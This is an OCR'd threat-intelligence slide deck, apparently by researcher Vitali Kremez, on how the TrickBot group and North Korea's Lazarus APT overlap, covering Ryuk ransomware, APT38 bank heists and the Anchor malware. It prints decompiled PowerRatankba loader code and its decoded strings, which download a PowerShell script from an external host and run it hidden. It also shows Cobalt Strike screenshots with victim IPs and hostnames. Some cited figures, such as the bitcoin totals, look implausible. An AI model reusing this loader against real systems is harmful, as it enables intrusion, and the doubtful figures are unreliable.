How North Korean Hackers are Working with Eastern European Cybercriminals

@VK_Intel

Vitali Kremez

Impact


lc4m
@luc4m
One of the best reports of the year ..
a new entry in the "must read" list
Great work @VK_Intel !
Vitali Kremez @VK_Intel · Dec 11
2019-12-11: [Discovery/#Breaking] "The Deadly Planeswalker: How #TrickBot Group United High-Tech #Crimeware & #APT"
Enters APT Game
1 #PowerRatankba, #APT Nexus |
2 #Memscraper Point-of-Sale (POS) #Malware, FIN Nexus
labs.sentinelone.com/the-deadly-pla...
ht @sysopfb, Joshua Platt
Show this thread
Trickbot
Anchor Server
TRICKBOT PROJECT "ANCHOR:"
WINDOW INTO SOPHISTICATED
OPERATION
How the Trickbot Group United High-Tech Crimeware & APT
For the purposes of this report, we will go over the pieces we b
Anchor and its later payload deliveries:
anchorInstaller
anchorDelivery
AnchorBot
Bin2Hex

Agenda

- The Wind of Time Shakes the Underground I High-Tech Cybercrime & APT I Most Sophisticated & Resourceful Crimeware Group
- TrickBot Race to Perfection: The Aesthetics of Blurred Lines
- The “Anchor” Mystery
- Uniting the Ununitible — Crimeware Meets APT
- Conclusion: The Deadly Planeswalker
- YARA Hunting…for Crypt

~whoami

Vitali Kremez is a well-known ethical hacker.

His cybercrime and nation-state research and discoveries led to his direct name appearing in the malware linked to the Russian nation-state group known as "**APT28**," which is believed to the military operation led by the Russian GRU after his blog revealing one particular group malware. Moreover, his name oftentimes appears in various malware families from Maze to Medusa ransomware as cybercrime tribute to him by the criminal actors who closely watch and acknowledge his research.

Executive & Strategic Advisor
Personal blog: vkremez.com
Twitter: @VK_Intel

Cybercrime Trends (2020)

- Sophisticated criminal enterprises such as **TrickBot** & **QakBot & TA505** - focused on parsing and identifying high-value targets (HVT)
- Cybercrime Meets APT
- Ransomhacks to Amplify Extortions

- Big botnet data collectors necessitate scalable solutions to identify high-value targets (corporate networks with local domains) versus “useless” infections
- Simple idea: Squeeze as £ / € / $ value from your bots as possible
  - Banking Malware
  - Credential Stealer
  - Miner
  - Ransomware!

Reference: “Charting the Next Cybercrime Frontier
https://www.youtube.com/watch?v=ptL0aTYzRfM

Father of Crimeware: Slavik

WANTED BY THE FBI

EVGENIY MIKHAILOVICH BOGACHEV

Conspiracy to Participate in Racketeering Activity; Bank Fraud; Conspiracy to Violate the Computer Fraud and Abuse Act; Conspiracy to Violate the Identity Theft and Assumption Deterrence Act; Aggravated Identity Theft; Conspiracy; Computer Fraud; Wire Fraud; Money Laundering; Conspiracy to Commit Bank Fraud

DESCRIPTION

Aliases: Yevgeniy Bogachev, Evgeniy Mikhaylovich Bogachev, "lucky12345", "slavik", "Pollingcon"	
Date(s) of Birth Used: October 28, 1983	**Hair:** Brown (usually shaves his head)
Eyes: Brown	**Height:** Approximately 5'9"
Weight: Approximately 180 pounds	**Sex:** Male
Race: White	**Occupation:** Bogachev works in the information technology field.
NCIC: W890989935	

REWARD

The United States Department of State's Transnational Organized Crime Rewards Program is offering a reward of up to $3 million for information leading to the arrest and/or conviction of Evgeniy Mikhailovich Bogachev.

- P2PZeuS group refer to themselves as “Business Club"
- They target wholesale banking globally
- Fraud amounts are much higher
- Networks of fake companies are used as mule accounts
- Build a new attack model: Hybrid attack
- “**Business Club**” also introduces CryptoLocker
- First real ransomware

Hunting for High-Value Targets: Network Parsing & High-Value Targets

Automated Malware + Interactive Human Exploitation Operator

Emotet (Loader for Installs) -> **TrickBot** -> **Ryuk Ransomware** (via PowerShell Empire/Cobalt Strike)

…Network & Active Directory Parsing!….

Reference: “Charting the Next Cybercrime Frontier, or Evolution of Criminal Intent https://www.youtube.com/watch?v=ptL0aTYzRfM
Credit: Ryuk image (https://nogiartshop.com/products/ryuk)

Underground Infrastructures for Monetizing Corporate Breaches

```
meterpreter > sysinfo
Computer        : ABELE
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language :
Domain          :
Logged On Users : 7
Meterpreter     : x86/windows
```

117.74.132.190	10.6.11.55	SYSTEM *	SEANLI-PC	12060	464ms
121.12.147.205	10.10.10.111	SYSTEM	DGDC2	2104	38s
121.12.147.205	10.10.10.111	SYSTEM *	DGDC2	4156	819ms
200.75.2.170	10.26.2.15	exchadm *	PROD-VEEAM-DHPE	6640	5s
190.180.46.237	169.254.1.233	SYSTEM *	SCZSRVMBX1	6372	5s

Event Log X | Screenshots X | Beacon 10.6.6.60@524 X | Files 10.6.6.60@524 X | Targets X | Credentials X | Beacon 10.6.11.55@12060 X | Files 10.6.11.55@12060 X


C:\Users\SeanLi\Desktop

D	Name	Size	Modified
	desktop.ini	282b	04/19/2019 13:52:29
	devicelock_shadow_log.JPG	58kb	09/28/2016 15:02:19
	Google Chrome.lnk	2kb	04/19/2019 13:52:29
	opening network to Bugzilla site 10.0.0.80 for SG ASIC.pdf	375kb	11/02/2016 12:59:29
	[redacted]	55kb	11/11/2016 08:31:43
		808kb	10/12/2016 13:33:50
	PUTTY.EXE	512kb	08/09/2016 09:54:13
	SG ASIC Working Environment.JPG	22kb	09/30/2016 12:27:00
	SG ASIC Working Environment.vsdx	43kb	09/28/2016 17:41:38
	TMB_with_TK.tar.gz	2mb	11/01/2016 10:55:48
	Umeeting.lnk	1kb	11/15/2016 09:31:09
	VirtualBox-5.1.6-110634-Win.exe	116mb	09/28/2016 16:01:02
	□□□final.pdf	361kb	10/17/2016 10:05:52
	□□□x.pdf	169kb	10/14/2016 09:23:34

Upload... | Make Directory | List Drives | Refresh | Help

TrickBot -> Ryuk in the Cloud: CloudJumper MSP Intrusion

- $5 Billion Extortion Amount in Total (!)



JD Helms, president of CloudJumper, sent MSSP Alert the following statement:

CloudJumper recently discovered a virus-based strain of ransomware as it was in the process of impacting one of our legacy multi-tenant environments. This environment was obtained in an acquisition and CloudJumper has been actively migrating these customers to our standardized platforms.

The name of the virus that hit CloudJumper was RYUK – which according to sources was re-written and re-released in March of 2019. Initially, it had hit in December of 2018 when it impacted a number of American Newspapers and extorted over 600,000 bitcoins.


Upon learning of the incident, CloudJumper immediately took efforts to address the disruption. We continue to work diligently to restore impacted systems as quickly as possible. While our investigation remains ongoing, our immediate focus is on supporting impacted clients and restoring functionality.

At this time, we have no knowledge and no indication that client data has been accessed or acquired. Further, we do not believe any such access or acquisition has or will occur for the following reasons:

- This was a fast moving programmatic virus-based ransomware and not a data theft tool.
- There were no outbound data spikes to indicate a transfer of data.
- We caught and halted the infection in the process of spreading and as precaution isolated all systems from the public internet almost immediately.
- We understand the vector of attack the program used.
- We believe we have identified the origination point.
- That said, we are coordinating a third-party forensic investigation and will promptly let clients know if we learn of anything to the contrary.


Reference:
https://twitter.com/barton_paul/status/1127088679132987394

Crime Infrastructures for Monetizing Corporate Breaches




APT Approach & Ransomware (TrickBot & “Lazarus” Angle)


The “Anchor” Mystery



The “Anchor” Mystery



The “Anchor” Mystery: The North Korean “Lazarus” APT



The North Korean “Lazarus” APT Angle: Chilean Redbanc Intrusion

The malware functions responsible for execution are contained within the ThreadProc and SendUrl functions, processing Base64-encoded parameters and executing the PowerRatankba code.

```
public void ThreadProc()
{
    string s = "aHR0cHM6Ly9lY29tYm94LnN0b3JlL3RibF9hZGQucGhwP2Fjdd6lvbj1hZ2V0cHNi";
    string text = "c:\\users\\public\\REG_TIME.ps1";
    if (SendUrl(Encoding.ASCII.GetString(Convert.FromBase64String(s)), text))
    {
        Process process = new Process();
        process.StartInfo = new ProcessStartInfo();
        process.StartInfo.FileName = Encoding.ASCII.GetString(Convert.FromBase64String("cG93ZXJzaGVsbA=="));
        process.StartInfo.Arguments = Encoding.ASCII.GetString(Convert.FromBase64String("LWVwIGJ5cGFzcyAtdyBoaWRkZW4gLWZpbGUgYzpcdXNlcnNccHVibGljXFJFR19USU1FLnBzMQ=="));
        process.StartInfo.UseShellExecute = true;
        process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        process.Start();
        Thread.Sleep(5000);
        File.Delete(text);
    }
}
```

“https://ecombox.store/tbl_add.php?action=agetpsb”

“powershell”

“-ep bypass -w hidden -file c:\users\public\REG_TIME.ps1”

Image 2: ThreadProc decodes the Base64-encoded values and executes the PowerShell script.

North Korea (Lazarus Group)

APT 38 – (Cybercrime - Bluenoroff)

North Korea's APT38 hacking group behind bank heists of over $100 million

- 2016 - $81M from central bank of Bangladesh
- Spoofed $1B of requests from Bangladesh central bank to Federal Reserve of New York to transfer money to accounts in Philippines
- 2016 - Southeast Asia banking attacks helped North Korea withstand economic sanctions

2017 and beyond: Focus on SWIFT banking

U.S. sanctions North Korean hackers for Swift hack, WannaCry and other cyberattacks that fund its weapons programs

BLOOMBERG

WASHINGTON – The U.S. sanctioned three North Korean state-sponsored groups that it says were responsible for hacking the Swift interbank messaging system and a ransomware attack called WannaCry 2.0 that crippled Britain's National Health Service and Renault SA factories across Europe.

SEP 14, 2019
ARTICLE HISTORY
PRINT SHARE

APT 37 (Government - Andariel)

NETWORKWORLD

News | Blogs & Columns | Subscriptions | Videos | Events | More

Security | LANs & WANs | UC / VoIP | Cloud Computing | Infrastructure Mgmt | Wireless | Software | Data Cen

Anti-malware | Compliance | Cybercrime | Firewall & UTM | DS/IPS | Endpoint Security | SIEM | White Papers

UK, not North Korea, source of DDOS attacks, researcher says

Hackers demand Sony cancel release of Kim Jong-un-baiting comedy

Guardians of Peace claim responsibility for cyber-attack on for The Interview, which features a CIA plot to ass North Korean leader

